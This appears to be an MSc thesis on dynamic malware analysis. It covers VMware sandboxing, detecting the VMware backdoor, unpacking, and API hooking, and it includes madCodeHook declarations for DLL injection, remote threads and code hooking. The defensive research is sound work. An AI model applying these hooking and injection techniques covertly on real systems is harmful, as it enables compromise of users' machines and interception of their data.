

Analysing Malicious Code: Dynamic Techniques

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Problem Description

In this project, the study of methods and techniques to analyse malicious code will be performed. How to combine techniques in order to detect different flavours of malware, as well as how to automate (parts of) the analysis process will be emphasized.

The primary focus will be on the analysis of binary code in the form of PE or PE+, but it is believed that other file formats will require more or less the same techniques and the project could of course be extended to include other file formats running on other platforms than Microsoft's. The system will use VMWare virtualization software as an emulator and virtual environment in which to run the malicious samples. Virtualization technology supported by processors, such Intel Virtualization Technology (IVT) and AMD Virtualization (AMD-V or Pacifica), enables isolation at the hardware level.

As approximately 90% of all malware is distributed in a packed form, typically by using runtime packers such as UPX or ASPACK, it would be desirable to unpack the target code to ease the process of analysis.

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Abstract

This report starts out discussing a framework for building an API monitoring system. In such a system, malicious code can be run, and its actions can be taken notice of. I look into different analysis tools for stuctural analysis, and API monitoring tools. I will also discuss dynamic analysis using a debugger, and anti-debugging techniques used by modern malware. When using a debugger, API hooking can be implemented using brakepoints as well. In any case, we will need an isolated environment. The best candidate for this is virtual machines.

I will look at different ways of controlling a virtual guest from a host system. On VMware, we can use both normal networking interfaces, and a backdoor, which is really an i/o port. I will also look into techniques for detecting virtual machines, and some counter-techniques.

Packing mechanisms and ways to undo them is central to malware analysis. In this paper I have unpacked and analysed several samples of the Storm Bot, which is packed using UPX. Additionally, the APIs used by Storm has been determined. Dynamic analysis can be based on API usage.

Scripting VMware is a central part of the last chapter. I will demonstrate several ways of doing this. It seems this can be a good foundation for building automated analysis solutions. I will also discuss the PaiMei framework which integrates the most useful analysis tools, and can work as a framework for building programs that automate the process of malware analysis.

A report on malware analysis would not be complete without viral code. Cermalus is a recently released virus, which assembly source code has been included in the appendix. The source is well commented, and clearly states what the different routines are used for. You will find many of the terms used in these comments explained throughout this report.

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1 Introduction: Dynamic, Static or both?

Malicious code needs to be analysed in order to design proper defence systems. The source code of programs, clearly state the logic, and often explains how the program works. Source code is however not always available—in this project we focus our attention on executable binaries.

The general problem is to determine what happens when code is being run. When trying to understand the difference between static and dynamic analysis, and their respective limitations, it is helpful to distinguish between two sides of this problem: The cause, and the impact.

The cause of a problem is often best understood by studying the source code, or structural aspects. Dynamic analysis should enable understanding the impact of a problem better, that is, what really happens on the system; the precise flow of control and executed instructions —but the cause might very well be harder to grasp. This is reasoning similar to that described by Hoglund and McGraw[14]. We are probably best of combining static and dynamic techniques in order to see the full picture.

The complexity of programs, their rich flexibility and diverse functionality, makes analysing every possible state and transition hard, and subtle points in the code might easily be overlooked. Dynamic analysis is about focusing on that which is important, one might say: Reality. By observing the system running the programs, suspicious activity can reveal the true behaviour of programs, and help pinpoint parts of the code that cointain malicious instructions. Automating malware analysis, should enable analysts to work more efficiently, and spend less time doing manual work. The next step would be to make the system prescribe remedies as new unknown samples are caught by sensors.

The true motivation for automatic analysis, is the rising number of distinct, but similar malware. As new genious series of instructions are composed by professional hackers, copycats can make even more samples by combining them. The modularity of modern software, eases this process, and analysing every single sample might not be the best way to deal with this problem. At the least, it will be time consuming. At worst, it could prove to be infeasible.

Not every piece of malware is well written. The samples of lower quality, are probably quite suited for being handled by machines alone. In harmony with the model of the Digital Immune System, samples picked up by sensors or honeypots can be analysed automatically, a cure can be subscribed, and we can fix the vulnerability or upgrade our defenses. Keep in mind that defensive systems are likely to be modular as well. Malware of higher sophistication, specifically tailored for more specific use, or malware using polymorphic or metamorphic techniques are likely to need a higher degree of human interaction. Trying to automate such a process, is probably just as hard as solving the problem of detecting malware in the general case, which is considered to be NP complete. Hence we should focus on observing how programs interacts with its environment, and consider automating repetitive tasks like setting up networks, produce diffs pre and post run, clean and setup hooks for relaunches, reverting to snapshots etc. What we are really trying to do is to save time by automating more boring tasks. A problem that, at least for some time, has been solved by scripting.

Most of the malware floating around these days are packed using some form of runtime packing mechanism. In the simplest case, such a mechanism works just as ZIP, ARJ, RAR etc. More advanced packers are designed to pack an input file just as an encryption algorithm would work. It is not designed to be unpacked, unless its being run. This is where dynamic analysis comes to use. Trying to undo the packing mechanism of a sample that has been packed with, let's say, 20 layers of different cryptographic or permuting primitives is probably just as hard as it sounds. Trying to automate such a process and make it work in the general case is probably even harder. But, in order to execute its payload, the malware has to unpack, and the moment the unpacking algorithm (that has to be supplied within the malicious sample) has completed, we can take a snapshot of it in memory, and voila! The sample has just done all the dirty work itself; we've made it work for us instead. This is really just the same idea as the one behind *generic decryption*, only this time, we're not restricting the algorithm to be one that performs encryption (but in essence, at least to some extent, the packer will be cryptographic or resemble such an algorithm).

This does not mean that we should not attempt to unpack the code statically (without running it). If we have a (cleartext) PE image of a program, we can benefit from this in our dynamic analysis. The PE header includes information that can reveal what the code is trying to do. Perhaps most importantly, it reveals what APIs (from which library) the program imports or exports. In turn, this can tell us where to hook. That is, if we haven't hooked the entire system to begin with of course.

The process of performing dynamic analysis must include at least two elements-First of all we need some, preferably secure, environment in which to run the program. The most promising candidate for this is a virtual system. And secondly, we need some way of monitoring its behaviour, which is where API hooking comes to use—a general technique used by both sides of the table as usual. Additionally, as a third element, some sort of control mechanism would be needed, at least if we are trying to automate the process. But the black hats know what we are doing, which leads as to a fourth requirement. We have to make our environment resemble a real one. If not, the malware can choose not to run, and our analysis might fail. With the rising popularity of debuggers, for instance, malware are now using antidebugging tricks to make such analysis harder. The same goes for virtual systems, which are just recently getting harder to detect, due to the invent of virtual support in hardware¹.

A discovery that wasn't too obvious at first, to be honest, was that is in many ways the same problem as the one faced by creators of honeypots. If they are to catch the most advanced forms of malicious code, they will have to make their honeypot in such a way that it is tempting to attack it. In other words, it must appear just as a real, vulnerable, system would. As I dug deeper, honenet research had already solved many of the same problems [36, ?], even for the virtual system I decided to use!

The general reasoning when in comes to controlling the execution of the samples, would be to utilize the scripting possibility of modern software to automate as much as possible. Most advanced tools have plugin and scripting possibilities, which in the end is what gives them their extreme flexibility. What should be clear is that trying to write a program that, in the general case, solves the problem of finding a remedy for a previous unseen piece of malware, is probably impossible. But there are so many excellent tools out there, and with

¹AMD and Intel have their own technologies, AMD-V and IVT respectively.

the invent of the python programming language I truly believe that it is feasible to combine some of them and hopefully in a way that resembles automation.

IDA Pro is a great tool for performing static analysis. There's a million plugins available, and it comes with a scripting language in C, that has been wrapped in python code to yield IDAPython. From a user's point of view this gives us a bunch of functions that we can call in order to analyse the code in different ways. We can install other plugins and use their functionality as well. For instance, there's a plugin for IDA Pro named Process Stalker²—the scenario would be: Setup a virtual system, run a suspicious program, observe its behaviour, and report what happens. Continuing this thought, this project will look at API monitoring (spying) techniqes. This is not to say that the world hasn't seen tools that can do this already. When working on this, I came over a program named oSpy, designed to aid reverse engineers figuring out how complicated programs work. Using the tool, the author shows on the webpage (as a screencast) how to sniff up chat messages sent via Windows Live Messenger. Sure, the text is encrypted when sent over the wire, but in both ends it actually has to be decrypted (yes I know it's obvious). So why tap in on the network traffic, when you can tap in on the API call instead? Just snap the result provided by the decryption function, and suddenly you find yourself circumventing what you might have though was a secure connection³. But this time we haven't really broken the encryption, just sniffed the result of the decryption algorithm. The same goes for SSL/TLS web traffic⁴. The oSpy project page⁵ has a demo of the latter as well, and if as that wasn't enough, it even integrates with IDA Pro.

1.1 Related Work

As the need for automated analysis has risen, there are several commercial actors of interest to this project. Some offer web interfaces, where you can upload malicious samples. The code is analysed at the server side and you receive a report displayed in html, xml or sent via email, stating its actions or structural properties etc.

Four actors are mentioned below. The simplest, *Virustotal*, simply exposes the sample to several antivirus programs, using supplied command line interfaces or scripting possibilites. This would appear as the most straight forward way of going about with automated analyis, and a great way to quickly get information on an unknown sample. All the major antivirus engines are used in this test, including my favorite, **alwil avast!** Antivirus, developed by *alwil Software*⁶. Other major AV programs include F-Secure, Grisoft AVG, McAfee, Sophos, Sunbelt, Norman, Panda Software, Kaspersky Lab, Hacksoft, Symantec (Norton) and Microsoft (Malware Protection).

Virustotal A service developed by Hispasec Sistemas. Exposes a malware sample to major AV products/engines, and provides results from each of them.

²which does exactly like its name suggests

 $^{^{3}}$ no, it is not secure. And no, Microsoft does not use TLS, they use MSNP (Microsoft Notification Protocol). Propetary software brakes time and time again

⁴like the one back and forth between your machine and your bank account.

⁵http://code.google.com/p/ospy

 $^{^6} alwil Software is a company based in Prague, Czech Republic. avast! Antivirus is available as freeware for home users. Web: www.avast.com$

The use of multiple AV engines, and the real-time abilities with respect to signature updates and global statistics, makes this a great service.

- Norman SandBox Information Center A web site offering free uploads of suspicious or malicious samples. The analysis relies on the same sandbox engine used in commercial products, ie. the sample is run in a jail. Results are sent in email, and will include such things as changed registry keys and a list of modified files.
- **CWSandbox** A service resembling the above, but more thorough, and better suited for network aware malware. The report is in XML and includes file changes, registry changes, processes created/run, list of IPs and ports used for communication etc. It notes any network activity, including HTTP, FTP, SMTP and IRC connections. The sample is run on a system that is monitored using API hooking techniques (aka. API Spying).
- Sunbelt CWSandbox A web based automated malware analysis service, using the CW engine⁷. Reports are delivered in HTML or text-based emails, more suitable for human reading than XML. If the reports are to be handled by machines, XML (using CWSanbox for instance) might be a better alternative. Sunbelt CWSandbox can facilitate automatic collection of malware from sources such as *Nepenthes*. Sunbelt Software is an antisypware company located in Tampa Bay, Florida (US).

1.2 Writing this document

This document is written entirely in IATEX, using the Texlipse plugin for eclipse. I have included a screenshot showing the beauty of eclipse. It is a truly wonderful tool. I can write this report, and control remote virtual systems at the same time.

1.3 The plan (and working methods)

In an effort to divide a potentially huge problem into smaller chunks, I have created three projects in my eclipse workbench: *DevouraH*, *TheForge* and *Pythonized*. This way I can work on all three projects at the same time.

DevouraH This is the LATEX project that will end up as the MSc Thesis. In it, I will include references and document my work, describe, analyse and draw conclusions. I am trying make this report as "hands on" as possible meaning that it should go much further than simply state known facts. I will explore the concepts and make up my own opinions in this, so to say, mystical world. The project will in principle emphasize on automation and dynamic techniques, API hooking and virtual systems being the most important. Regarding automation, Python seems like the best solution, in my opinion. There are already so many tools supporting it (in terms of scripting abilities and API wrappers), and powerful engines that can (hopefully) be used as a foundation for an automation system.

The DevoraH project uses the Texlipse plugin for eclipse.

⁷Sunbelt CW Sandbox web: sunbelt-software.com/Developer/Sunbelt-CWSandbox/




Figure 1: Working with eclipse and LATEX

TheForge This is a C/C++ project, where I can write, compile, run and debug C/C++ programs. When using the MadCodeHook framework for hooking code, I will need such a system in order to compile my own DLLs, which I can then inject into running processes, or system wide such that the malware runs in a totally compromised system (which one is better can perhaps change according to the context). With respect to automation, this project can be used to write C++ programs, for instance using the VIX C API, and even IDC (C scripting) on IDA Pro. But I will probably end up using python for this latter part, as both these languages have wrappers in python, pyVIX and IDAPython, respectively. A third use for this project, as it has come up, is to compile and patch the VMware binary in order to make it more stealthy and secure.

The project uses the CDT [23, 5] plugin for eclipse, together with MinGW providing compiler support. MinGW is Minimalist GNU for Windows. It ships with g++, gcc, make; so you get a minimalistic UNIX environment to play in. An alternative to this, is to use cygwin, which provides a full blown unix/linux shell environment (still on Windows). Cygwin provides a common linux interface to the user, while directing and calling the correct DLLs in the background. Cygwin is really just a bunch of DLLs itself, actually.

Pythonized An eclipse project armed with the pydev plugin, running Python 2.5. In addition, I have installed Twisted, an event driven networking engine for python, pyvix, the python VIX API wrapper, and pefile, a Python module which help in doing static analysis, like getting data from the pe header for instance. Static analysis can be boosted dramatically using tools such as IDA Pro, which I have installed on my VMware system. This means that I can write python scripts in this project, and run them

on IDA Pro using the plugin IDAPython. Now, IDA Pro can also be run in what is known as **batch mode**, which means that we can make it analyse a bunch (or a batch) of programs, and for instance have it execute one ore more python scripts (resulting in IDC commands I guess, since it's the python code will be calling a wrapper). Now a natural question to ask is how to combine python and C++, as we have already begun to do when wrapping a C API in python, but what really saves the day is the DLL. If we are to perform dynamic analysis, one option is to write DLLs using the MadCodeHook framework. The DLL source will be written in C++, but the DLL is compiled to be a modular, but yet selfcontained unit. After all, the DLLs follow the laws of the PE image when reciding in memory, so to repeat myself, they are very much like standalone programs. A python framework can then inject DLLs itself, or run a program providing such a service. (MadCodeHook comes with a programs that does this (both in source and compiled binary)). After injection it can run malware on VMware, for instance using pyVIX.

A fourth aspect is the VMware system I have installed and set up: VMware Workstatin 6 Beta, which can be downloaded for free from VMware's own site. Additionally, the system now has IDA Pro installed, with IDAPython v 0.9.0 on Python 2.5. This is the latest version, that just came out. I tried the previous version as well, (0.8.0), compatible with Python 2.4.

The network has been configured (every possible option checked), and I can now choose the connect the guest to the outside world in a variety of ways. The next step should be ensuring complete isolation, in order to run malware securely. Even though the system has virtualization support in hardware, there is still the backdoor to consider. It would, as I said on a forum (OpenRCE) earlier today, be quite naive to think that malware authors don't know about this backdoor, since Agobot and others already use code to detect VMware, and what this code does, is actually to use this backdoor. If such an attempt does not cause an exception, the presence of VMware is detected. Patching the VM ware seems like a great option though, as pointed out on various honeynet related sites. We can either choose to change the "magic value" to our own unique...let's call it password. The "magic value" is hard coded within the VM ware binary, and each time the backdoor is used, the value in a register is checked against the stored value. The backdoor will not work unless these values match. Of course, you might say that it is possible to have a program run multiple tests on the system it runs on. For instance, it could brute force the magic value, trying over and over again changing values for every try. But my hopes are that we might be able to notice such a strange behaviour, since it will cause an exception for each failed try. Of course, the paranoid user would probably be interested in disabling the entire feature, which can be done by applying a patch available from the french honeynet project. If we modify this patch, we might actually be able to change the magic value as well (to whatever we desire).

1.3.1 Mind Mapping

This is a new way of working that I have explored in this project, and i have come to discover that it is a brilliant way of structuring your thoughts. I have made a mind map of Peter Szor's chapter 12 in [34]: "Memory Scanning and Disinfection". The subjects presented here are relevant to other subjects, s.a. *Process isolation, Memory Protetion, Virtual Memory, Memory Scanning, Memory Disinfection.* In his text, he discusses some very important techniques that we can adopt in our dynamic analyis. I will discuss some of them in the memory scanning chapter. They are related to many of the other subjects I will discuss in this report, but still quite generic.

I have also made a mind map on the VIX interface, useful for scripting and automating tasks in (VMware) virtual machines. Even though I might end up using a python wrapper called pyVIX, this is, as its name suggests, only a wrapper of the original API, and hence it provides the same functionality, so deeper insight into the original VIX API is needed. The mind map is currently geared on the features provided by the latest addition: VMware Workstation 6 (VIX API version 1.1), which adds additional functionality to the older VIX API versions, earlier only available for the server variants.

This is not to say that the older functionality are unimportant, however. We will certainly be needing functions such as *CreateSnapshot()* and *RevertToSnapshot()*. The essential parts of the VIX interface implements power operations, snapshot operations, operations for running programs in the guest OS, and operations for copying files between the host and guest OS.

1.4 Discussing sources of information

After doing some initial research, I settled on using two communities as a sort of starting point for further information retrieval: OpenRCE and Offensive Computing. They are both very serious websites, and it is my belief that we can trust the information provided by them to be correct. This is due to the simple fact that the people that are active at these sites are among the best malware researchers in the world. They are the ones writing the textbooks and articles, and holding lectures on all the biggest happenings, such as Black Hat.

This is not to say that I have gathered all my info from these two sites, but rather that I have used them actively to find relevant information elsewhere on the net. The forums on these sites are full of links to great articles and other serious websites. They also serve as a central site where you can download useful software. OpenRCE has every possible plugin you will need for IDA Pro and OllyDbg; Offensive Computing has every possible malware sample that you will need for performing malware analysis.

During this project I have been active in the OpenRCE forum. Although this has mostly been an act of reading, I have written some posts as well. You probably know that Google lists links based on relevancy. Now, if you google for "pyvix", you will actually find a post I have written on page 2! Needless to say there isn't too much information available on this subject, but nevertheless I find it amusing that it is still climbing on Google's list. At least this shows that there are quite many people reading this forum⁸, and that it is in fact relevant.

I started out writing this report by dividing the most important research topics into 9 sections; The sections where then filled with textual semantics as I read, wrote and played my way through documents, programs, frameworks, articles and books. When doing my project assignment last semester, which has

⁸ if not there simply would not be enough clicks to put it so high on Google's list

served as a theoretical background for this project, I found myself focusing too much on written literature, i.e. books, and my persuit has been a more practical and experimental approach in this project. The idea is to get up to date on state of the art techniques; in my opinion, this cannot be achieved without heavily relying on the net. Online documents serves as the only (in most cases), and the most up to date (in all cases) information available, whithout it I would be stuck. You will find that the sections are very interrelated, and I suspect that many of the concepts cannot be understood fully in isolation from the others. I have made an effort to order the sections in such a way that concepts are introduced before they are used.

My experimental approach is heavily geared on using free software. I am currently using a dual boot computer, and running VMWare Workstation 6 (free trial, and several betas during this project—thank you VMware.) on both. In any case, all programs (both for Linux and Windows) are programs you can download for free. Many of them under GPL, or other licenses, but in all cases they are freely available. There is of course, to state the rule, one exception: IDA Pro. An incredible tool, but you need a license that has a price⁹. NorCERT saved the day by providing me one.

Every program I have used during this project has web references you can follow to download the program and test it, or read more about their use. Many even have good background literature, both practical and more theoretical. You will find the article describing PolyUnpack much more mathematical than most. Thanks to my algebra / cryptography lecturers over these last few years; it helps when trying to understand algebraic definitions, and the theorems and corolleries that are prone to showing up in the appendix.

I believe that we can get more secure systems by distributing and sharing information openly, in the public. Hence, some claim that the only programs that can be proved secure¹⁰,

are open source programs, where anyone can gain knowledge of the inner workings, and ensure its quality. A natural question to ask at this point is: What about the closed source programs? There are really just two options: Trust the provider, or reverse engineer¹¹.

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 $^{^{9}\}mathrm{VMWare}$ is also proprietary software, and industrial use are prone to needing a paid license as well.

 $^{^{10}}$ now we can never prove security according to Bruce Schneier, but we can test it endlessly $^{11}{\rm Or}$ hope that their sources will be released.

¹²fingers crossed

¹³it wouldn't have worked anyway

taneously, instead of writing the report inline. I belive this is especially true in cases where the topics are severly interrelated, as is the case for this project. Thanks for taking the time to listen to my thoughts and digressions throughout our many meetings, and for helping me decide what to focus on.

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2 API hooking

Every program follows a (partly) predefined flow of execution. The order in which its instructions are executed depends on the program's logic and the environment in which it is run. In general, API hooking is about changing this flow of execution. We are indeed tampering with the underlying system, but we do not intend to subvert it—only analyse the behavior of a running program.

Ironically, every form of malware must in some way or another use such, or a similar, feature in order to gain control at some time. Normally, a jump instruction is inserted to transfer control to the bulk of the malicious instrucions[34]. The original code is kept within the malware in order to be able to call the original functionality, and bring the system back to a (seemingly) normal state. Most malicious code will resume normal operation after unleashing its payload, to avoid being detected.

The point is, that the techniques are more or less the same. But, malware can use specific hacks that only work in specific cases. We, on the other hand, need a general framework that works in most cases. This will make it possible to hook the most sensitive APIs and then run programs to see if they try to access, modify or perform some benign operation using this functionality. After all, any program is in essence just a series of API calls¹⁴.

2.1 How to Hook

To alter an execution path inherently means one of two things: Modifying the target program, or modifying the underlying system. Now, on Win NT/XP, the system is largely made up of executable DLLs. These system libraries are themselves runnable programs—they even have the exact same structural layout; The PE file format. Which means there is really only one way of modifying the execution path: Modifying the program(s)¹⁵.

Now, Zombie¹⁶ has shown us that it is in fact possible to embed malicious code within a program's normal flow of execution [34], but this is extremely difficult. The more down to earth methods are described below.

What we are seeking as an overall goal is a way to transfer control from an original entry point, to our own logic¹⁷.

Ivo Ivanov has written an excellent article describing different API hooking techniques [20], effectively answering both the question of how to implement a hook, and where to place it. The article addresses how to implement a user mode Win32 spying system.

Most of the techniques below are general—the last two are specific to the madshi code hooking framework.

Import Table Patching (.idata) Modifying the Import Address Table (IAT) of the PE file header. This only affects statically linked APIs. Patching

 $^{^{14}\}mathrm{API}$ calls and instructions are translated and fed recursively to the underlying primitive; the last instance being the CPU's instruction set, that specifies what operations are supported by the CPU

¹⁵It goes without saying that the systems consist largly of programs themselves, and are most often built in a modular way as well.

¹⁶A famous virus writer

 $^{^{17}{\}rm in}$ our case implemented as a callback function, in a black hat's case this could perhaps be an exploit or replication code.

should be performed on every DLL loaded by the target application as well. Beware of shared import tables.

- **Extended Import Table Patching** Hooking LoadLibrary() to be notified when new DLLs are loaded. Hook GetProcAddress() to return the address of a callback function. This can catch API calls that are dynamically linked after a hook has been installed. The catch here is that unhooking it is hard.
- **Export Table Patching (.edata)** Modifying the Export Address Table (EAT) of the PE file header.
- **Code Overwriting** Overwrite the API's binary code in memory with an instruction to jump to our callback function. The simplest method. Its major disadvantage is that the original function cannot be called from our callback function, something we normally would like. Frequently hooking and unhooking causes unstability and will make emulation slow. Also, if we temporarily unhook an API we might miss calls.¹⁸
- Extended Code Overwriting A technique to overcome the simpler method's major disadvantage; Enabling calling the original function. Copies the overwritten bytes to another location, and calls it there. However hard to implement, it works fine but has its drawbacks as well. Shared APIs can only be hooked system wide, and the target API can consist of code structured in such a way that it simply cannot be hooked by this method. Detours, ApiSpy32 and EliCZ use this method. By overwriting code we basically risk three things—an exception, a system crash, or the integrity of our hook. It should be possible for an attacker to provoke the hooking system to make a hook where it would cause an exception, and catch that exception, or otherwise detect that the running system has been tampered with.
- Madshi's Code Overwriting The API code is overwritten with a 6 byte absoulute jump instruction, as opposed to the 5 byte relative jump instruction used by the above. This enables building a real hook queue and ultimately stable, process-wide API hooking—shared APIs can be hooked process-wide or system-wide. Very short API code, or code structured in such a way that code overwriting is infeasible, can still be a problem though. MadCodeHook has a disassembler that examines the target API code, and determines if code overwriting can be used safely. If not, the framework automatically switches to mixture mode.
- Madshi's Mixture Mode Enlarges the code that is presumed to be too short, in order to make code overwriting possible. Builds an API header that jumps to the original API, and then patches .edata/.idata to point to the newly allocated header. The catch is that API calls linked dynamically before the API was hooked the first time, will not be caught. They still jump directly to the original API.

 $^{^{18}\}mathrm{Some}$ hooking packages, like programs alon.com and hookapi.com still use this method.

2.1.1 Madshi's MadCollection

Below you see an overview of the different packages that collectively form the MadCollection. Only the basic and codehook packages are needed for simple API hooking. The rest of them makes the framework useful for more collaborative projects. They will only be described briefly here.

- madBasic Implements basic functionality required by all other packages. This includes message handling, compression, encryption and string operations.
- madDisAsm A disassembler capable of analysing binary code at any memory position.
- madExcept Exception handling
- madRemote Manipulate other processes. Allocate memory, copy functions or create threads.
- madCodeHook A general purpose API hooking package.

madKernel Convert handles to IDs or enumerate "secret" things.

madSecurity A security package. For instance, it emulates ACLs and ACEs.

madShell Encapsulates the most important shell COM objects.

2.1.2 MadCodeHook: Important Functions

The function HookCode() is meant to be used in cases when HookAPI() won't work. Using the former function is more properly referred to as code hooking (as apposed to API hooking), but boils down to using the same techniques. MadCodeHook watches over DLL loading and unloading, and installs hooks automatically just in time. Process wide hooks are uninstalled when a process exits or a DLL is unloaded. System wide hooks have to be uninstalled manually.

Delphi declaration of the main functions, and how to hook are available at http://help.madshi.net/ApiCodeHooking.htm. The declarations are the same for the C implementation, but since it's not displayed in the help file, or anywhere else¹⁹, i've included it (ie. translated it) here. The declarations are available in the madCHook dynamic header (dynamic.h) and in the demo files that comes with the download of MadCollection²⁰.

Initialization code has been cut out for clarity.

```
Code Listing 1: functions HookCode() and HookAPI()
```

¹⁹as far as I know

 $^{^{20} \}rm downloads$ of madCollection.exe and MCHDemos.zip are currently available at: http://www.madshi.net/madCodeHookDescription.htm

```
LPCSTR pszFuncName,
 PVOID pCallbackFunc,
 PVOID
         *pNextHook,
                          // init dwFlags
         . . .
);
```

Code Listing 2: An example from the demo

```
LPSTR (*SomeFuncNextHook)(LPSTR str1, LPSTR str2);
LPSTR SomeFuncHookProc(LPSTR str1, LPSTR str2) {
 LPSTR result;
  // manipulate the input parameters
  str1 = "blabla";
  if (!IsBadWritePtr(str2, 5))
    strupr(str2);
  // now call the original function
  result = SomeFuncNextHook(str1, str2);
  // now we can manipulate the result
  return result + 3;
}
HookCode (SomeFunc, SomeFuncHookProc,
```

```
(PVOID*) &SomeFuncNextHook);
```

Code Listing 3: functions UnhookCode() and UnhookAPI(), and example usage

```
madCHookApi(BOOL) UnhookCode( PVOID
                                      *pNextHook );
madCHookApi(BOOL) UnhookAPI ( PVOID
                                      *pNextHook );
// Example:
UnhookCode((PVOID*) &SomeFuncNextHook);
```

RenewHook() is a function available in case some other program intentionally or unintentionally uninstalls our hooks; Potential programs are AV programs, IDSs or firewalls.

A "safe unhooking" determines if a hook can be removed safely, the function IsHookInUse() returns a number indicating how often the hook is being used; 0 means that the hook no longer is in use.

Code Listing 4: RenewHook() and IsHookInUse()

```
madCHookApi(BOOL) RenewHook(
 PVOID *pNextHook
);
madCHookApi(DWORD) IsHookInUse(
 PVOID *pNextHook
);
```

You can also put HookAPI/HookCode calls into CollectHooks and Flush-Hooks frameworks.

Code Listing 5: CollectHooks() and FlushHooks(), primarily for older systems

madCHookApi(VOID) CollectHooks (); madCHookApi(VOID) FlushHooks ();

2.2 DLL Injection

To enable system wide hooking on NT/XP, a DLL will have to be loaded into the target process. InjectLibrary() injects a DLL into an already running process. The injection system stays resident until the system is rebooted, or a call to UnInjectLibrary() is made. When using the dynamic library, target processes must be able to locate both the DLL to be injected, and madCHook.dll.

There are at least three ways of solving this:

- putting madCHook.dll into the system directory
- using the static library available in the commersial version
- call InjectLibrary(, "madCHook.dll") before injection

The InjectLibrary() function can be called with five different flags:

Code Listing 6: Flags used with InjectLibrary()

Injecting and Uninjecting DLLs, with and without session IDs:

Code Listing 7: Injecting and Uninjecting DLLs

```
madCHookApi(BOOL) InjectLibraryA(
          dwProcessHandleOrSpecialFlags,
 DWORD
 LPCSTR pLibFileName,
                         // init dwTimeOut
        . . .
);
madCHookApi(BOOL) InjectLibraryW(
          dwProcessHandleOrSpecialFlags,
 DWORD
 LPCWSTR pLibFileName,
                         // init dwTimeOut
        . . .
);
madCHookApi(BOOL) InjectLibrarySessionA(
 DWORD
          dwSession,
 BOOL
          bSystemProcesses,
 LPCSTR
         pLibFileName,
                         // init dwTimeOut
        . . .
);
madCHookApi(BOOL) InjectLibrarySessionW(
 DWORD
          dwSession,
 BOOL
          bSystemProcesses,
```

```
LPCWSTR pLibFileName,
```

```
• • •
```

);

// init dwTimeOut

Code Listing 8: Example usage (in C) from HookTerminateAPIs.dll Demo

InjectLibrary (CURRENT_SESSION SYSTEM_PROCESSES,	
"HookTerminateAPIs.dll");	

CreateProcessEx() resembles Windows API's CreateProcess(), but has an additional parameter that enables us to define a DLL to be injected. When the new process is started, CreateProcessEx() patches it to make it behave like it would have had a LoadLibrary() call in its first line of source code.

We can control memory allocation in specified processes, copy and relocate any function to any process and create new threads in other processes.

Code Listing 9: CreateProcessEx() functions	Code	Listing 9	: CreatePro	cessEx()	functions
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<pre>// same as CreateProcess</pre>	5
<pre>// additionally the dll</pre>	"loadLibrary" is
// injected into the new	vly created process
<pre>// the dll is loaded rig</pre>	ght before the entry
<pre>// point of the exe modu</pre>	
madCHookApi(BOOL) Create	ProcessExA(
LPCSTR	lpApplicationName,
LPSTR	lpCommandLine ,
LPSECURITY_ATTRIBUTES	lpProcessAttributes ,
LPSECURITY_ATTRIBUTES	-
BOOL	bInheritHandles,
DWORD	dwCreationFlags,
LPVOID	lpEnvironment,
LPCSTR	lpCurrentDirectory,
LPSTARTUPINFOA	lpStartupInfo ,
LPPROCESS_INFORMATION	
LPCSTR	lpLoadLibrary
);	
madCHookApi(BOOL) Create	
LPCWSTR	lpApplicationName,
LPWSTR	lpCommandLine,
LPSECURITY_ATTRIBUTES	
LPSECURITY_ATTRIBUTES	
BOOL	bInheritHandles,
DWORD	dwCreationFlags,
LPVOID	lpEnvironment,
LPCWSTR	lpCurrentDirectory,
LPSTARTUPINFOW	lpStartupInfo,
LPPROCESS_INFORMATION	
LPCWSTR	lpLoadLibrary
);	

Code Listing 10: Memory Allocation functions

```
madCHookApi(PVOID) AllocMemEx(
DWORD dwSize,
```

```
// init hProcess
);
madCHookApi(BOOL) FreeMemEx(
  PVOID pMem,
                          // init hProcess
         . . .
);
madCHookApi(PVOID) CopyFunction(
  PVOID pFunction,
                          // init hProcess
         . . .
                          // init bAcceptUnknownTargets
         . . .
                          // init *pBuffer
         . . .
);
```

Code Listing 11: The function CreateRemoteThreadEx(), and requirements for the remote function

```
madCHookApi(HANDLE) CreateRemoteThreadEx(
 HANDLE
                          hProcess,
 LPSECURITY_ATTRIBUTES
                         lpThreadAttributes,
 DWORD
                          dwStackSize,
 LPTHREAD_START_ROUTINE lpStartAddress,
 LPVOID
                          lpParameter,
 DWORD
                          dwCreationFlags,
 LPDWORD
                          lpThreadId
);
// this is how your remote function must look like
typedef DWORD (
  WINAPI *PREMOTE EXECUTE ROUTINE) ( LPVOID pParams );
madCHookApi(BOOL) RemoteExecute(
                           hProcess,
 HANDLE
 PREMOTE EXECUTE ROUTINE pFunc,
 DWORD
                           *dwFuncResult,
                         // init pParams
        . . .
                         // init dwSize
        . . .
);
```

2.3 Inter-Process and DLL communication

The MadCodeHook framework offers a queue mechanism for handling communication (messages) between processes and DLLs. When we receive ipc messages we get notified. We will have to make our function declaration in accordance with this type definition, and call CreateIpcQueue(). Whenever there is an incoming message, our callback function will be called.

Code Listing 12: The IPC callback routine, and the function used to create an IPC queue

```
typedef VOID (WINAPI *PIPC_CALLBACK_ROUTINE)(
LPCSTR pIpc,
PVOID pMessageBuf,
DWORD dwMessageLen,
```

```
pAnswerBuf.
 PVOID
 DWORD
          dwAnswerLen
);
// please choose a unique ipc name
// to avoid conflicts with other programs
madCHookApi(BOOL) CreateIpcQueueEx(
 LPCSTR
                         pIpc,
  PIPC_CALLBACK_ROUTINE pCallback,
                         // init dwMaxThreadCount
                         // init dwMaxQueueLen
        . . .
);
madCHookApi(BOOL) CreateIpcQueue(
 LPCSTR
                         pIpc,
  PIPC_CALLBACK_ROUTINE pCallback
);
```

Code Listing 13: Using the IPC queue

```
madCHookApi(BOOL) SendIpcMessage(
  LPCSTR
         pIpc,
  PVOID
          pMessageBuf,
 DWORD
          dwMessageLen,
  #ifdef __cplusplus
    PVOID
                             = NULL,
            pAnswerBuf
                             = 0,
   DWORD
            dwAnswerLen
            dwAnswerTimeOut = INFINITE,
   DWORD
   BOOL
            bHandleMessage = TRUE
  #else
                         // C-style init
        . . .
);
```

Code Listing 14: Teardown function

```
madCHookApi(BOOL) DestroyIpcQueue(
